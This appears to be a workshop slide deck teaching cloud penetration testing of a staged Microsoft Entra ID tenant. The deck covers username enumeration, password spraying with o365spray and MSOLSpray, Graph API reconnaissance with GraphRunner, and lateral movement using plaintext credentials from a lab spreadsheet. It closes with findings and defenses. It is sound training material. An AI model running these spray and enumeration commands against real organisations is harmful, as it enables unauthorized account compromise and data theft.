MERGERMAYHEM

Intro to Cloud Penetration Testing with Entra ID

Ocelot Security + Revolver Industries

Zachary Keenan

What even is cloud pentesting?

Same objectives as traditional pentesting find weaknesses before attackers do.

But the attack surface is different.

No network perimeter to breach
Authentication endpoints are internet-facing by design

Identity IS the perimeter
Compromise one account, enumerate the entire tenant

Configuration > exploitation
Misconfigs cause more breaches than zero-days

APIs everywhere
Microsoft Graph, Azure Resource Manager, Power Platform


The Scenario

Ocelot Security acquired Revolver Industries.

Both companies now share a single Microsoft Entra ID tenant.
The IT migration was rushed.
A helpdesk analyst still has a temp password.
Migration credentials live in a SharePoint doc.

Your job: show leadership how bad it is before a real adversary does.

Follow along at https://github.com/Ocel0tSec/NTIR_2026




Microsoft Entra ID in 60 seconds

Entra ID is Microsoft's cloud identity platform.

Formerly called Azure Active Directory (Azure AD).

If your company uses 365, Outlook, Teams, or Azure
Entra ID is managing every login behind the scenes.



- → Users, groups, roles → who can do what
- → OAuth2 / OpenID Connect → how authentication works
- → SharePoint, Power Platform → where data lives
- → Graph API → how everything talks to everything

Attack Path

Five phases. One kill chain.

1 — OSINT & Recon
Company website → usernames

→

2 — Password Spray
One password, many accounts

→

3 — Graph API Enum
Explore the tenant, find SharePoint

→

4 — Lateral Movement
Pivot to Revolver user

→

5 — Report
Document findings, discuss defense

Tools you'll use today:

```
o365spray      — user enumeration + password spraying
MSOLSpray      — password spray (PowerShell)
GraphRunner    — post-exploitation via MS Graph API
Browser        — no need to use tools, everything can be done with a web browser
Brain          — don’t restrict yourself to the tools and guidance, make your own path
```

1

OSINT & Enumeration

Reconnaissance

1 Start with OSINT


Every engagement starts with open-source intelligence.

The company has a public website announcing the merger.

Employee names and titles are listed.

One person's email is visible — that gives you the format.

```
# The OSINT target
https://ocelotsecurity.com/ntir-workshop
```



Ocelot Security + Revolver Industries

Stronger Together


Two industry leaders. One unified vision for the future of enterprise technology.

MERGER COMPLETE — Q1 2026

FOR IMMEDIATE RELEASE — January 15, 2026

Ocelot Security and Revolver Industries Complete Strategic Merger

Albany, NY — Ocelot Security, a leader in enterprise cybersecurity consulting, and Revolver Industries, a fast-growing managed infrastructure provider, today announced the completion of their strategic merger. The combined organization will operate under a unified technology platform, bringing together Ocelot's deep security expertise with Revolver's cloud infrastructure capabilities.



Our Leadership Team

Meet the people driving our combined mission forward.

OCELOT SECURITY

Sarah Chen
Chief Executive Officer
Executive
s.chen@OcelotSecurity.onmicrosoft.com

Marcus Rodriguez
Chief Technology Officer
Technology

Jayesh Patel
Senior IT Administrator
IT Operations

Tyler Wilson
Helpdesk Analyst
IT Operations

Angela Thompson
Financial Analyst
Finance

Karen Murphy
HR Manager
Human Resources

1 Build your username wordlist

From the website you know:

Email format: f.last@domain

Create a names.txt with full names, then convert to the right format:

Bonus:

Add fake names too.
In a real engagement, not every guess will be valid .

```
# Bash
awk '{print tolower(substr($1,1,1)"."$NF"@OcelotSecurity.onmicrosoft.com")}' \names.txt > userlist.txt

# PowerShell
Get-Content names.txt | ForEach-Object {$s=$_.Split(' ')"$($s[0][0]).$($s[-1])@OcelotSecurity.onmicrosoft.com".ToLower()} | Out-File userlist.txt
```

```
[redacted] in ~/NTIR via default as took 45s
└λ cat names.txt
File: names.txt
Tyler Wilson

[redacted] in ~/NTIR via default as took 0s
└λ awk '{print tolower(substr($1,1,1)"."$NF"@OcelotSecurity.onmicrosoft.com")}' names.txt > userlist.txt

[redacted] in ~/NTIR via default as took 0s
└λ cat userlist.txt
File: userlist.txt
t.wilson@ocelotsecurity.onmicrosoft.com
```

1 User enumeration

```
python3 o365spray.py --enum -U userlist.txt -d OcelotSecurity.onmicrosoft.com --enum-module oauth2
```

Azure's OAuth2 endpoint responds differently to valid vs invalid usernames.

This is a known behavior — not a vulnerability, but it lets you confirm which accounts exist.

You should see ~10 valid users out of your wordlist.

```
└─λ python3 /opt/o365spray/o365spray.py --enum -U userlist.txt -d OcelotSecurity.onmicrosoft.com --enum-module oauth2

          *** O365 Spray ***

----------------------------------------<

  > version        :  3.0.4
  > domain         :  OcelotSecurity.onmicrosoft.com
  > enum           :  True
  > userfile       :  userlist.txt
  > validate_module:  getuserrealm
  > enum_module    :  oauth2
  > rate           :  10 threads
  > poolsize       :  10000
  > timeout        :  25 seconds
  > start          :  2026-04-12 21:18:32

----------------------------------------<

2026-04-12 21:18:32,254] info | Validating: OcelotSecurity.onmicrosoft.com
2026-04-12 21:18:32,860] info | [VALID] The following domain appears to be using O365: OcelotSecurity.onmicrosoft.com
2026-04-12 21:18:32,861] info | Running user enumeration against 6 potential users
2026-04-12 21:18:33,480] info | [VALID] j.patel@OcelotSecurity.onmicrosoft.com
2026-04-12 21:18:33,564] info | [VALID] m.rodriguez@OcelotSecurity.onmicrosoft.com
2026-04-12 21:18:33,568] info | [VALID] t.wilson@OcelotSecurity.onmicrosoft.com
2026-04-12 21:18:33,594] info | [VALID] d.kim@OcelotSecurity.onmicrosoft.com
2026-04-12 21:18:33,595] info |
```

2

Password Spraying

Initial Access · ~10 minutes

2 Spraying vs brute force

Brute force

1000 passwords → 1 account

Triggers lockout immediately

Loud, obvious, blocked

Password spray

1 password → 1000 accounts

Stays under lockout threshold

Quiet, effective, realistic

Why does it work during mergers?

→ New hires get temp passwords that nobody rotates

→ IT teams are stretched thin, skip password policies

→ Seasonal patterns: Welcome2026!, Summer2026!, Company2026!

2 Execute the spray

```
# Python
python3 o365spray.py --spray -U valid_users.txt -p "Welcome2026!" -d OcelotSecurity.onmicrosoft.com

# PowerShell
Import-Module .\MSOLSpray.ps1
Invoke-MSOLSpray -UserList .\valid_users.txt -Password "Welcome2026!"
```

What other passwords would you try?

Summer2026!	Winter2026!	Ocelot2026!
Welcome123!	Password1!	Revolver2026!

```
└λ python3 /opt/o365spray/o365spray.py --spray -U userlist.txt -p "Welcome2024!" -d OcelotSecurity.onmicrosoft.com

          *** O365 Spray ***

>----------------------------------------<

  > version        :  3.0.4
  > domain         :  OcelotSecurity.onmicrosoft.com
  > spray          :  True
  > password       :  Welcome2024!
  > userfile       :  userlist.txt
  > count          :  1 passwords/spray
  > lockout        :  15.0 minutes
  > validate_module:  getuserrealm
  > spray_module   :  oauth2
  > rate           :  10 threads
  > poolsize       :  10000
  > safe           :  10 locked accounts
  > timeout        :  25 seconds
  > start          :  2026-04-12 15:51:23

>----------------------------------------<

[2026-04-12 15:51:23,105] info | Validating: OcelotSecurity.onmicrosoft.com
[2026-04-12 15:51:23,794] info | [VALID] The following domain appears to be using O365: OcelotSecurity.onmicrosoft.com
[2026-04-12 15:51:23,795] info | Running password spray against 1 users.
[2026-04-12 15:51:23,797] info | Password spraying the following passwords: ['Welcome2024!']
[2026-04-12 15:51:24,860] info | [VALID] t.wilson@OcelotSecurity.onmicrosoft.com:Welcome2024! (Invalid resource name.)
[2026-04-12 15:51:24,861] info |
```

3

Post-Compromise Enumeration

Microsoft Graph API · ~12 minutes

3 Every user can read the entire directory

By default, every Entra ID member can:

→ List all users, groups, and their memberships
→ See application registrations and service principals
→ Search SharePoint sites they have access to
→ Read their own profile and group memberships

One compromised account = full directory enumeration.

All of this is done through the Microsoft Graph API.
GraphRunner wraps these API calls into PowerShell commands.

3 Enumerate with GraphRunner


```
Import-Module .\GraphRunner.ps1
Get-GraphTokens t.wilson@OcelotSecurity.onmicrosoft.com

Invoke-GraphRecon -Tokens $tokens -PermissionEnum
Get-AzureADUsers -Tokens $tokens -OutFile users.txt
Get-SecurityGroups -AccessToken $tokens.access_token
Get-SharePointSiteURLs -Tokens $tokens
```

```
# Search for interesting files
Invoke-SearchSharePointAndOneDrive -Tokens $tokens -SearchTerm "credentials"
```

Or just log into portal.office.com and browse!

3 The SharePoint goldmine

People store everything there — migration docs, onboarding checklists, credentials spreadsheets, architecture diagrams, API keys, you name it.



4

Lateral Movement

Credential Reuse · ~10 minutes

4 Pivot to Revolver Industries

You found m.chang's password in the spreadsheet.

Incognito window → portal.office.com

`Sign in as m.chang@OcelotSecurity.onmicrosoft.com`

This user is in Revolver Industries - All Staff.

She can see resources t.wilson never could.

Merger Credentials

SYSTEM	USERNAME	PASSWORD	NOTES
			Migration coordinator
Revolver account	m.chang@OcelotSecurity.onmicrosoft.	M3rg3r$ecret!	DECOMMISSIONED
Ocelot VPN (decom	vpn-admin	OldVPN#2023	DECOMMISSIONED
Shared Mailbox	mergerteam@ocelot	Shared#Mail2024	DECOMMISSIONED

5

Findings & Defense

Report · ~5 minutes

5 What would you report?

01 Initial Access

Weak temporary password on helpdesk account survived merger

02 Data Exposure

Cross-BU credentials stored in a shared SharePoint doc

03 Lateral Movement

Single compromised cred chain led to Revolver-only data

04 PII at Risk

Power Automate flow contained customer SSNs and DB creds

This is a critical-severity finding chain. Any one of these alone is a problem. Together, they represent a full business unit compromise.

How do you stop this?

Enable MFA / Conditional Access
Blocks password spray entirely. This is the single most impactful control.

Never store credentials in documents
Use Azure Key Vault, a PAM solution, or a secrets manager.

Monitor sign-in logs
Entra ID Identity Protection flags spray patterns automatically.

Audit Power Platform
DLP policies catch embedded secrets in flows and apps.

Least-privilege during mergers
Separate service accounts per BU. Scoped group memberships.

Rotate all temporary passwords
Enforce password change on first login. Audit compliance.

Keep going

Free resources and next steps

GraphRunner
`github.com/dafthack/GraphRunner`

Post-exploitation via Graph API

HackTricks Cloud
`cloud.hacktricks.xyz`

Azure pentesting encyclopedia

BadZure
`github.com/mvelazc0/BadZure`

Build your own vulnerable Entra lab

Graph Explorer
`developer.microsoft.com/graph/graph-explorer`

Test Graph API in your browser

Questions?